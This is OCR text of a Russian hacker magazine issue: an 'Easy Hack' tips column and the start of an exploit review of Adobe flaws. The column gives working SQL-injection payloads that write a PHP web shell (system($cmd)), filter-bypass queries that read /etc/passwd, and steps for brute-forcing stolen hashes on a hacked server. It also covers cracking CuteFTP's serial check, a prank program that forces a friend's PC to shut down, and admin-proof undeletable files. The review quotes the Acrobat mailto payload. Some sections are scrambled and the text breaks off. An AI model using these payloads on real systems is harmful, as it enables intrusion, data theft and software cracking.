


Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ВЛАДИМИР «DOT.ERR» САВИЦКИЙ / KAIFOFLIFE@BK.RU /
ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLERHACK@RAMBLER.RU /
ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /

№1



С Новым годом! :)

ЗАДАЧА: ОРИГИНАЛЬНО, ТАК СКАЗАТЬ, ПО-ХАКЕРСКИ ПОЗДРАВИТЬ ДРУЗЕЙ С НОВЫМ ГОДОМ.

РЕШЕНИЕ:

Напишем прогу, основными действиями которой будет работа с реестром, а точнее, создание и изменение его ключей и их значений.

1. Приветствие. С чего начинается работа на компе нашего друга? Конечно же с загрузки форточек! Давай выведем вступление к нашему поздравлению в окошке перед входом в систему. Открываем раздел реестра HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon, создаем там строковый параметр LegalNoticeCaption, присваиваем ему значение типа «С Новым годом!». Далее создаем строковый параметр с именем LegalNoticeText и хорошим юморным поздравлением в качестве значения.

2. Новогодняя открытка. Нет ничего приятнее, чем получить красочную открытку на праздник. Рисуем, пишем, фотошопим (по желанию) и сохраняем получившуюся картинку в формате bmp. Далее помещаем свое творение на рабочий стол, для чего в разделе реестра HKEY_CURRENT_USER\Control Panel\Desktop изменяем значение ключа Wallpaper на полный путь до своего рисунка.

3. Очень досадно, если нашу открытку будут закрывать десятки ярлыков, висящих на рабочем столе. Очистим стол, чтобы было лучше видно поздравление: в разделе HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer создаем параметр типа DWORD с именем NoDesktop и значением 1.


4. Праздничный Explorer. Для новогоднего настроения нарисуем падающий снег и поместим его как фон на панельки Explorer'a. Для этого сохраним изображение снега в формате bmp, откроем ключ HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar\ и создадим в нем строковый параметр с именем BackBitmap и полным путем до картинки в качестве значения этого параметра. Не забываем программным путем открыть какое-нибудь окошко Explorer'a, чтобы показать эту красоту другу.

5. Для того чтобы не сильно перетруждать друга просмотром нашего поздравления, можно красиво уйти. Исполняем директиву командной строки «shutdown -s -f -t 20 -c "С новым счастьем!"», которая без лишних вопросов покажет другу сообщение «С новым счастьем!», выведет счетчик на 20 секунд и выключит комп.

6. Не забываем, что все эти действия нужно скомпоновать в один экзешник, называющийся, к примеру, HappyNewYear.exe.

Вот так можно оригинально поздравить друзей с Новым годом. Самое главное — это творческий подход :).

№2



Брутим хэши собственными силами

ЗАДАЧА: РАСШИФРОВАТЬ ДОБЫТЫЙ MD5-ХЭШ.

РЕШЕНИЕ:

Сейчас в большинстве случаев пароли юзеров хранятся в БД в криптованном виде. Обычно в этих целях программеры используют распространенный алгоритм шифрования MD5. Именно поэтому зачастую возникает геморрой с брутом чужих MD5-хэшей, стыренных с только что взломанного сервера :). Объясняю коротко, четко и доходчиво: для брута подобного хэша есть три основных пути:

1) проверка требуемого хэша на различных passwordscrack-порталах,

2) брут с использованием постороннего софта,

3) брут собственными силами.

I. Первый способ весьма прост — надо пробежаться по нескольким крупным passwordscrack-ресурсам в поисках своего хэша. Порекомендовать могу http://passcracking.ru — один из лучших сервисов подобного рода. Но результат здесь напрямую зависит от расположения звезд на небе и порой оставляет желать лучшего (но тебе, возможно, повезет больше :)).

II. Про брут с помощь постороннего софта я и говорить не хочу. Во-первых, PasswordsPro и аналогичные ему утилы жрут ресурсы как свинья помои, а во-вторых, не у каждого есть ломаные win-дедики, которые можно грузить 24 часа в сутки.


III. Остается третий, последний вариант — брут собственными силами. Итак, рассмотрим наши действия по порядку:

1. Выбираем из заначки/ломаем/просим у знакомого/добываем другими путями любой веб-шелл (на сервере должен обязательно стоять PHP).

2. Пишем нехитрый MD5-брутер на PHP (его исходник ищи на нашем DVD).

3. Ищем на сервере с веб-шеллом диру с правами 777 (например, /tmp) и заливаем наш брутер с расширением php.
4. В тот же каталог аплоадим следующие файлы: dict.txt — словарик с паролями, hashs.txt — лист с MD5-хэшами.
5. Запускаем наш брутер и спокойно идем пить пиво :).
Как видишь, все предельно просто. Только помни, что наш скрипт однопоточный, а следовательно, работает он не с первой космической скоростью. Тем не менее порой это самый оптимальный вариант.

№3




Программа приняла серийный номер по GetWindowTextA

ЗАДАЧА: ОСТАНОВКА ПРОГРАММЫ НА ТОЧКЕ, В КОТОРОЙ ПРОИСХОДИТ ПРИЕМ СЕРИЙНОГО НОМЕРА ОТ ПОЛЬЗОВАТЕЛЯ.
РЕШЕНИЕ:
Что необходимо для того, чтобы прерваться в требуемом месте? Во-первых, нужно знать, какая API-функция вызывается для извлечения данных из текстового поля. Обычно эту задачу выполняют функции GetWindowTextA и GetDlgItemTextA. Если в твоем случае это не так, можно воспользоваться следующим методом: определяем тип объекта, содержащего текст, с помощью какого-либо «оконного шпиона», например InqSoft WinScanner, и ищем в любом справочнике функции, работающие с этим типом объектов. Попробуем разобраться, как остановиться в отладчике точно на процедуре приема серийного номера, на примере программы CuteFTP Pro 8.0.2.
1. Открываем программу (в нашем случае CuteFtp Pro)под отладчиком.
2. Нажимаем <Alt-E> для выбора отлаживаемого файла (cuteftppro.exe).
3. Комбинацией <Alt-F1> открываем окошко командной строки (плагина) и вводим в него команду bpx GetWindowTextA (эта команда ставит точки останова на абсолютно все вызовы GetWindowTextA).
4. Долго жмем <Shift-F9>, пока программа не запустится (при этом срабатывает несколько точек останова на местах вызовов GetWindowTextA, но нас это не интересует).
5. Пытаемся открыть свернутое окно нашей программы, тут же срабатывает еще одна точка останова. Она нам не нужна, поэтому ликвидируем ее, нажав <F2> в окне OllyDbg.
6. Снова давим <Shift-F9> и опять пробуем открыть окно программы, развернув его из трея. На этот раз все получается без проблем.
7. Жмем кнопку Enter Serial Number — возникнет исключение. Обойдем его с помощью <Shift-F9>. После этого уберем ненужную нам точку останова по адресу 005930D8, нажав <F2>, и опять запустим программу (<Shift-F9>).
8. Мы удалили ложные точки останова, перед нами окно для ввода серийного номера. Введем что-нибудь и кликнем «Далее». Мы достигли цели! Программа приняла серийник при помощи вызова функции GetWindowTextA:

```
005983F6 CALL DWORD PTR DS:[<&USER32.GetWindowTextA>]
```

Не пугайся кажущейся сложности этой задачи. Будет легче разобраться, если ты усвоишь главный принцип: ставь точку останова на функцию, а затем запускай программу, отключая все ненужные точки останова, пока отладчик не перестанет выдавать «ложные срабатывания».
Первый шаг во взломе программы сделан — локализовано то место, где принимается серийный номер. Дело теперь за разбором алгоритма проверки его верности. Об этом написано множество статей, в том числе и моих, поднимай архив «Хакера» :).

№4



Заветный веб-шелл :)

ЗАДАЧА: ПОЛУЧИТЬ ВЕБ-ШЕЛЛ НА СЕРВЕРЕ ПРИ ПОМОЩИ SQL-INJECTION.
РЕШЕНИЕ:
Часто бывает так, что одного инъекта нам мало :). Иногда базу слить проблемно, а иногда и сервером порулить очень хочется. И в том, и в другом случае все упирает в получение полноценного веб-шелла на сервере. Сразу скажу, что для успешного исхода операции нам потребуются права на запись и полный путь до веб-каталога.
1. Если и то и другое у тебя есть, смело вбивай в адресную строку браузера кверю вида:

```
http://site.com/index.php?id=-1+union+select+null,'you
r_code',null,null,null,null+from+users+into+outfile+'/
home/www/img/shell.php'/*
```

Здесь /home/www/img/ — путь до диры с чмодом 777, а shell.php — имя файла, в который мы пишем свой PHP-код. Учти, что если файл shell.php уже существует на сервере, то запись не произойдет, а мускул вывалит сообщение об ошибке.
2. Под 'your_code' может скрывать все что угодно, например:

```
<?
system($cmd);
?>
```

Теперь достаточно обратиться к жертве по линку:

```
http://site.com/img/shell.php?cmd=id
```

3. Наслаждаемся. Ведь веб-шелл у нас в руках :).

№5



Обходим фильтрацию в MySQL

ЗАДАЧА: ОБХОД ФИЛЬТРАЦИИ В MYSQL ПРИ РЕАЛИЗАЦИИ SQL-INJECTION.

РЕШЕНИЕ:

Не удивлюсь, если при реализации инъектов ты в 50% случаев сталкиваешься с фильтрацией символов в мускуле. Проблема обхода подобного рода защиты известна давно, вот только как ее решать, знают до сих пор немногие. Чаще всего траблы возникают при передаче уязвимому скрипту нашего запроса к СУБД. Разберемся в деталях на повседневном примере.

Допустим, мы имеем баг по адресу:

```
http://site.com/index.php?id=123'
```

То есть, как ты видишь, инъекту подвержен скрипт index.php через параметр id. Но, подобрав поля, мы обнаруживаем, что выдрать инфу из базы не так-то просто — присутствует фильтрация, а значит, обычный запрос не пройдет:

```
http://site.com/index.php?id=-1+union+select+1,2,3,us
ername,5,6+from+users/*
```

При таком раскладе поставленную задачу придется решать следующим образом:

1. Необходимо точно удостовериться в наличии фильтрации, а также прав юзера, от имени которого ты выполняешь запросы. Зачастую, особенно при работе со слепыми инъекциями, сходу тяжело отличить отсутствие прав доступа к таблице/базе от наличия фильтрации, так как результат ошибочного выполнения запроса всегда будет один и тот же (например, пустая пага).

2. Следует попробовать заюзать всеми нами любимые функции AES_ENCRYPT() и AES_DECRYPT(). Делается это так:

```
http://site.com/index.php?id=-
1+union+select+1,2,3,AES_DECRYPT(AES_ENCRYPT(USER(),0
x71),0x71),5,6/*
```

Эта манипуляция кодирует передаваемое значение, в большинстве случаев обеспечивая успешный обход фильтрации :).

3. Еще один возможный вариант — зачарить часть квери, используя функцию char(), которая принимает ASCII-значения символов. Верхний запрос при этом будет иметь такой вид:

```
http://site.com/index.php?id=-1+union+select+1,2,3,CH
AR(85,83,69,82,40,41),5,6/*
```

Аналогичным образом можно читать файлики с помощь load_file():

```
http://site.com/index.php?id=-1+union+select+1,2,3,LO
AD_FILE(char(47,101,116,99,47,112,97,115,115,119,100)
),5,6/*
```

Но вбивать каждый раз ASCII-значения символов ручками — дело неблагодарное, поэтому накатаем жизненно важный скриптик на Перле:

```
#!/usr/bin/perl
@ch_line=('/','e','t','c','/', 'p','a',
's','s','w','d');
$file = 'C:\chars.txt';
open(DATA, ">> $file");
for($i=0;$i <= $#ch_line;$i++){
      $char = ord $ch_line[$i];
      print DATA "$char,";
}
close DATA;
```

4. Последний распространенный случай из нынешней серии — фильтрация символа «+». Многие при виде подобной картины быстренько сворачивают свою деятельность, переключаясь на поиски более «сговорчивых» вариантов, а зря :). Обойти такую фильтрацию зачастую проще простого:

```
http://site.com/index.php?id=-1/**/union/**/select/**
/1,2,3,username,5,6/**/from/**/users/*
```

Другими словами, мы изменили «+» на «/**/» — пустой комментарий, а мускул наживку с удовольствием проглотил :).


Существуют и более сложные случаи, о которых мы писали и будем писать (листай подшивку][). Кроме того, помни, что методы по-настоящему хороши, когда их комбинируешь.

№6

ЗАДАЧА: ЗАЩИТИТЬ СВОИ ДАННЫЕ, ЧТОБЫ ИХ НЕ ПОТЕР КАКОЙ-НИБУДЬ ЗЛОЙ АДМИН.

РЕШЕНИЕ:

Для защиты данных от админского delete заюзаем виндовое ограничение на имя файла. Всем известно, что символы «:», «|», «<»,«>», «?», «*», «.» являются служебными в Windows, однако существует несколько способов, позволяющих создавать файлы с некорректными именами, используя эти символы. Одним из них



Защищаем свое файло

```
wsprintf(tmp, "%s.\\",
  "result.");
```

4. Зададим новое имя для файла test.txt.

```
MoveFile("test.txt", tmp);
```

5. Проверим результат: при попытке удаления файла из Explorer'a Windows выдает сообщение об ошибке: «Не удается удалить файл. Не удается произвести чтение из файла или с диска». Пробуем удалить через консоль:

```
del result.
Не удается найти файл result.
```

6. Ура! Мы создали неудаляемый файл. Вот только теперь нам самим нужно получить к нему доступ. Воспользуемся UNC-путями, для чего добавим символы «\\?\» перед привычным нам полным путем до файла:

```
MoveFile("\\\\?\\c:\\tmp\\
output.", "test.txt");
```

мы и воспользуемся. В результате получим неудаляемый, неоткрываемый, некопируемый и непереименовываемый (во, блин!) файл.

1. Если использовать MoveFile, CopyFile и некоторые другие функции работы с файлами, при передаче названия в качестве параметра необходимо в его конец добавить символы «.\». Таким образом, мы сможем задавать любое некорректное имя.

2. Создадим приложение на C++ (или любом другом языке) и переименуем файл test.txt так, чтобы Windows не могла с ним нормально работать (добавим точку в конец имени).


3. Добавим к заведомо нечитаемому названию «result.» символы «.\» и поместим получившееся в переменную tmp типа char*.

После выполнения этой функции мы получили исходный файл test.txt, к которому можно спокойно обращаться в Винде.

7. Все бы хорошо, но нашу прогу так неудобно использовать! Сделаем ее более дружелюбной по отношению к юзеру (ни в коем случае не к админу!) :). Пусть при запуске пользователю будет предлагаться на выбор одна из команд: создание файла с некорректным именем, возвращение привычного Винде имени файла и удаление файла с некорректным именем. Также сделаем интерфейс для использования нашей проги в различных батниках: при запуске будут передаваться два параметра — исходное название файла и конечное, которое так не любит Винда.

Вот теперь местный админ уж точно не сможет помешать тебе осуществить твои коварные планы.

№7



Удаленный порт успешно отображен на локальный!

ЗАДАЧА: ОТЛАДИТЬ ПРОГРАММУ, КОТОРАЯ ОБРАЩАЕТСЯ К УСТРОЙСТВУ, НАХОДЯЩЕМУСЯ НА ВИРТУАЛЬНОМ COM-ПОРТУ УДАЛЕННОГО КОМПЬЮТЕРА.

РЕШЕНИЕ:

1. Скачиваем (например, здесь: http://soft.softodrom.ru/ap/p6291.shtml) или берем с нашего диска программу IP->Com, которая предназначена для маппинга удаленного порта на существующий локальный через интернет или локальную сеть.

2. Во фрейме Com Port выбираем свободный локальный порт, на который будет маппироваться удаленный, например COM5.

3. Во фрейме TCP/IP Service вводим IP-адрес удаленного компьютера в поле Interface и номер TCP/IP-порта, который открыт для передачи на удаленном компьютере (например, 80), в поле Port Number.

Этот метод хорош тем, что позволяет получить быстрый доступ к удаленному устройству, находящемуся как в локальной сети, так и на большом расстоянии, используя протокол TCP/IP.



КРИС КАСПЕРСКИ

ОБЗОР ЭКСПЛОЙТОВ

ТЕКУЩИЙ ОБЗОР ПОСВЯЩЕН КОМПАНИИ ADOBE, В ПРОДУКТАХ КОТОРОЙ ОБНАРУЖЕНО МНОЖЕСТВО ЗНАМЕНАТЕЛЬНЫХ ДЫР, ДОПУСКАЮЩИХ ВОЗМОЖНОСТЬ УДАЛЕННОГО ЗАХВАТА УПРАВЛЕНИЯ, ЧЕМ УЖЕ С УСПЕХОМ ВОСПОЛЬЗОВАЛИСЬ ЧЕРВИ, ВЫЗВАВ ОЧЕРЕДНУЮ ВОЛНУ ЭПИДЕМИИ.

01 ACROBAT READER: УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА ЧЕРЕЗ MAILTO

>> Brief 20 сентября 2007 года хакер по кличке pdp (pdp.gnucitizen@googlemail.com) обнаружил серьезную дыру в Acrobat Reader'е, обнародовав ее в своем блоге (www.gnucitizen.org/blog/0day-pdf-pwns-windows). Adobe отреагировала на эту предъяву лишь 22 октября (притом что первый публичный эксплойт появился 16 октября). А на следующий день, 23 октября, корпорация Symantec изловила живого червя Trojan.Pidief.A (он же EXPL_PIDIEF.B [Trend], он же Troj/PDFex-A [Sophos]), написанного китаянкой Elia Florio и распространяющегося по электронной почте вместе с вложениями invoice.pdf, your_bill.pdf, bill.pdf и statemet.pdf (смотри symantec.com/business/security_response/writeup.jsp?docid=2007-102310-3513-99&tabid=2 и symantec.com/enterprise/security_response/weblog/2007/10/when_pdfs_attack_again.html). Это довольно необычная дыра, возникающая на стыке Adobe Acrobat Reader'а с MS IE7 в процессе определения приложения, ответственного за обработку протокола mailto. Чтобы форсировать автоматический запуск исполняемого приложения, достаточно создать: «<</URI(mailto:test%../../../../../../../../windows/system32/calc.exe».cmd)/S/URI>>». И тогда на XP|Server 2003/IE7 при локальном открытии pdf-документа запустится калькулятор без каких бы то ни было дополнительных действий со стороны жертвы (кликать по ссылке необязательно). Открытие документа через pdf-ActiveX plug-in обойти сложнее: seclists.org/bugtraq/2007/Oct/0213.html. Более подробную информацию о дыре можно получить на www.securityfocus.com/bid/25748/, www.symantec.com/avcenter/attack_sigs/s22634.html и www.symantec.com/security_response/vulnerability.jsp?bid=25748.

Самый «правильный» лозунг!

>> Targets Уязвимости подвержены только системы с XP|Server 2003/IE7 и стандартным почтовым клиентом по умолчанию. Версия Acrobat'а не имеет значения, баг косит все билды подряд от 3.x до 8.x.

>> Exploit Публичная версия эксплойта, запускающего калькулятор, выложена на security.fedora-hosting.com/0day/pdf/pdf_poc.pdf, а рядом с ней лежит и ее описание: security.fedora-hosting.com/0day/pdf/pdf_poc.txt. Все это добро на всякий случай скопировано на мой сервер: http://nezumi.org.ru/souriz/hack/pdf_poc.7z.

>> Solutions Пользователи Acrobat Reader'а версий 7.x-8.x могут установить заплатку от Adobe или, следуя радикальным предписаниям последней, отключить обработку протокола mailto в реестре: www.adobe.com/support/security/bulletins/apsb07-18.html. Остальным же рекомендуется просто установить любой другой мыльник, назначив его почтовым клиентом по умолчанию.

02 ADOBE FLASH PRAYER: УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА

>> Brief 15 июля 2007 года клевые китайские хакеры Stefano DiPaola, Elia Florio (создательница вируса Trojan.Pidief.A) и Giorgio Fedon из Ph4nt0m Security Team (www.ph4nt0m.org) лихо подломали Adobe Flash Player 9.0.45.0, используемый кучей браузеров (в том числе и на игровых консолях!). А наши братья по разуму — luoluo и yunshu — заточили под это дело нехилый эксплойт: www.icylife.net/yunshu/attachment.php?id=5 с shell-кодом внутри. История получила продолжение 17 июля, когда Henke37 обнаружил множественные signed/unsigned ошибки переполнения в flv-парсере, а yunshu заточил под это дело еще один эксплойт. 31 октября эхо атаки докатилось и до Оперы, а точнее, до Adobe Flash Player'а, работающего в ее контексте. Суть бага такова: парни из Adobe решили копировать буфер двойными словами (это быстрее) и потому тщательно проверили наличие на кассе по меньшей мере 8 байт, а вот о большей мере впопыхах как-то позабыли, позволив инструкции REP MOVSD чесать по куче во весь опор. А что у нас интересного в куче? Ну, например, указатели на виртуальные функции, одна из которых вызывается вслед за переполнением :).


>> Targets Уязвимость подтверждена в следующих версиях Flash Player'а: 7.0.69.0, 8.0.34.0, 9.0.28.0, 9.0.31.0, 9.0.45.0, а также некоторых других. Затронуты практически все платформы: Windows, Linux, Mac OS X и даже игровая консоль Nintendo Wii!

>> Exploit Реально работающий эксплойт (вместе с объяснениями принципов его работы) лежит на packetstorm.linuxsecurity.com/0707-exploits/07162007-flash_flv_9.0.45.0_exp.zip, а на www.securityfocus.com/data/vulnerabilities/exploits/24856.zip — его зеркало.

>> Solution Установить обновление от Adobe (adobe.com/support/security/bulletins/apsb07-12.html) или же от конкретного производителя браузера, например для Оперы: www.opera.com/support/search/view/868.

03 PHOTOSHOP: МНОЖЕСТВЕННЫЕ ПЕРЕПОЛНЕНИЯ БУФЕРА


>> Brief 10 октября 2007 года



Под W2K дыра в Acrobat'е не функционирует



А клево быть китайцем!


Эксплойт от Marsu в FAR'е

хакер Marsu (Marsupilamipowa@hotmail.fr) обнаружил очередную ошибку переполнения буфера в Photoshop'е/Illustrator'е. На этот раз — в парсере BMP, DIB и RLE-файлов. Вполне классическая ситуация. Тривиальное стековое переполнение, допускающее возможность передачи управления на shell-код, расположенный здесь же, в переполняемом буфере. Под W2K атака реализуется на ура без каких бы то ни было осложнений. XP SP2 с аппаратной поддержкой DEP, задействованной для всех приложений (по умолчанию DEP включен только для системных процессов и некоторых родных Windows-программ типа IE), ломается чуть-чуть сложнее, и для обхода защиты от неисполняемого стека нам приходится прибегать к атаке типа return2libc (смотри http://nezumi.org.ru/zq-nx.uncensored.zip). А вот Виста и Server 2008 уже создают хакеру серьезную преграду, поскольку рандомизируют адресное пространство, и, чтобы передать управление на shell-код, приходится не по-детски извращаться. Перспективы атаки в целом представляются не слишком обнадеживающими — Photoshop с Illustrator'ом не самые распространенные среди пользователей программы. Зато для целенаправленных атак на различные издательства и дизайн-студии разворачивается совсем нехилое поле деятельности, тем более что расширение файла не играет никакой роли и для маскировки BMP можно переименовать в JPG (рассылка BMP вызывает определенные подозрения, поскольку это не самый популярный формат среди профи). Более подробную информацию о дыре можно нарыть на www.securityfocus.com/bid/23621.

>> Targets
Дыра подтверждена в Adobe Photoshop CS2/CS3, Adobe Illustrator CS3 и Adobe GoLive 9.


>> Exploit
Proof-of-concept эксплойт, заточенный хакером Marsu и протестированный под XP SP2, лежит на www.securityfocus.com/data/vulnerabilities/exploits/23621.c. В случае успешной работы он запускает калькулятор (кто его только не запускает... — прим. Forb'a).

>> Solution
Установить обновление для соответствующего продукта, загрузив его с сервера www.adobe.com.



04 PAGEMAKER: ПЕРЕПОЛНЕНИЕ ДЛИННЫМИ ИМЕНАМИ ФОНТОВ

>> Brief 9 октября 2007 года китаец... нет, не китаец, а уже японец! Японец Tan Chew Keong обнаружил в PageMaker'е ошибку переполнения стека, вызываемую длинными именами шрифтов, сохраненными в pmd-файлах, и обнародовал эксплойт, но спустя короткое время убрал его из публичного доступа. Вот су... суровый человек! Впрочем, я написал свой собственный (но об этом ниже). Дефект сидит в динамической библиотеке MAIPM6.dll и не представляет собой ничего интересного. Ну подумаешь, забыли проверить длину фонта перед его копированием в буфер. PageMaker также не относится к широко распространенным программам, и об этой ошибке можно было бы и забыть, по ходу дела списав ее в утиль, если бы не одно важное обстоятельство. PageMaker широко используется в издательствах и других крупных фирмах, обменивающихся макетами и файлами презентаций в формате pmd, причем количество незалатанных машин, на которых установлен дырявый PageMaker, не поддается никакому учету! Поскольку нарыть в Сети техническую информацию об уязвимости не удалось, я (вовлеченный в очередной виток пен-тестинга) занялся самостоятельной исследовательской деятельностью.



Сразу же после крэша

>> Targets
